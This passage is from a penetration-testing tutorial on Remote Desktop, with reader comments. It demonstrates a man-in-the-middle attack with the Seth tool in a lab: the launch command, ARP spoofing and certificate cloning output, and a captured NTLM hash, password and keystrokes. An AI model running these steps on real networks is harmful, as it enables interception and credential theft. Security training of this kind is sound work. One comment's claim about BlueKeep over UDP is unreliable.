Receiving objects: 100% (364/364), 1.97 MiB | 8.05 MiB/s, done.
Resolving deltas: 100% (196/196), done.

(root@kali)~/Seth# pip install -r requirements.txt
Requirement already satisfied: hexdump in /usr/local/lib/python3.10/site-packages (2.4.0)

(root@kali)~/Seth# apt install dsiff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsiff is already the newest version (2.4b1+debian-30).

```

After the installation, to mount the attack, we require the local IP Address, Target IP Address, and the Network Interface that will be used. In this case, it is eth0. Here we see that the attack has been mounted and is ready for the victim.

```
1. /seth.sh eth0 192.168.1.5 192.168.1.3 192.168.1.41
```


```

(root@kali)~/Desktop/Seth# ./seth.sh eth0 192.168.1.5 192.168.1.3 192.168.1.41
SETH
by Adrian Vollmer
seth@vollmer.syss.de
SySS GmbH, 2017
https://www.syss.de


[*] Linux OS detected, using iptables as the netfilter interpreter
[*] Spoofing arp replies ...
[*] Turning on IP forwarding ...
[*] Set iptables rules for SYN packets ...
[*] Waiting for a SYN packet to the original destination ...
[+] Got it! Original destination is 192.168.1.41
[*] Clone the x509 certificate of the original destination ...
[*] Adjust iptables rules for all packets ...
[*] Run RDP proxy ...
Listening for new connection
Connection received from 192.168.1.3:49915
Warning: RC4 not available on client, attack might not work
Downgrading authentication options from 11 to 3
Listening for new connection

```

We see that from the victim's perspective, they open up the Remote Desktop Connection dialogue and try to connect to the machine and user of their choice. It asks for the credentials to connect as any original security authentication prompt.



Next, we have is the Certificate Manager. Here we can see that there seems to be a conflict regarding the Server Name and Trusted Certifying authority. This is usually quite similar to the window that asks for saving the certificate. The victim won't think twice before clicking Yes on the window.



As soon as the connection is established, we can go back to the Kali Linux where we mounted the attack. We can see that it was able to capture the NTLM hash as well as the password that was entered by the victim. This completes the Man-In-the-Middle Attack.

```
Enable SSL  
raj :: DESKTOP-A0AP00M:c4b4698b8572bb00:aa0be43a111368b82ae79f253c46b884:010  
16004d0053004500440047004500570049004e0031003000030016004d00530045004400470  
b606f8cd50a00100000000000000000000000000000000000090028005400450052004d0053  
  
Tamper with NTLM response  
Downgrading CredSSP www.hackingarticles.in  
Connection lost ([Errno 104] Connection reset by peer)  
Connection received from 192.168.1.3:49938  
Warning: RC4 not available on client, attack might not work  
Listening for new connection  
Enable SSL  
Connection lost ([Errno 104] Connection reset by peer)  
Connection received from 192.168.1.3:49942  
Warning: RC4 not available on client, attack might not work  
Listening for new connection  
Enable SSL  
Keyboard Layout not recognized  
Hiding forged protocol request from client  
DESKTOP-A0AP00M\raj:123  
Key press: 2  
Key press: U  
Key press: 5  
Key press: ESC  
Key press: `
```

Conclusion

Remote Desktop Service is one of the most used services. It was quite important when it was brought by Microsoft but the Pandemic and Work from Home culture has made it the necessity of every enterprise. This article serves as a detailed guide to how to perform a penetration test on an RDP Setup. We hope it can give penetration testers the edge that they need over threat actors targeting their RDP Environment.

Author: Pavandeep Singh is a Technical Writer, Researcher, and Penetration Tester. Can be Contacted on [Twitter](#) and [LinkedIn](#)

◀ PREVIOUS POST

Linux Privilege Escalation: Python Library Hijacking

NEXT POST ▶

Luanne HackTheBox Walkthrough

4 thoughts on “Remote Desktop Penetration Testing (Port 3389)”



Manoj Roy

June 17, 2021 at 9:26 am

Amazing work. Appreciated. Need this information a lot and you explained thoroughly to cover all the aspects. Keep doing good work.



Rolando Villalta

June 22, 2021 at 1:43 am

Hello, what would happen if I block 3389 TCP protocol but UDP protocol is open?, nmap would recognize it as 3389 is open and vulnerable?

Best regards!



Victor

June 30, 2021 at 4:25 am

RDP try to connect first via RDP and if it is failed then it will try to connect via TCP. So no matter if you disabled RDP at tcp. So bluekeep exploit will still work on RDP UDP port.



copossum

June 30, 2021 at 4:06 pm

Hi,

great article, great tips. how does the usage of a third party 2FA Tool for RDP Login influence all of the attack methods you mentioned?

Comments are closed.

Search ...

Search

Join Our Training Program





Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

Archives

Select Month



You may like

Best Alternative of Netcat Listener

April 3, 2024

64-bit Linux Assembly and Shellcoding

March 29, 2024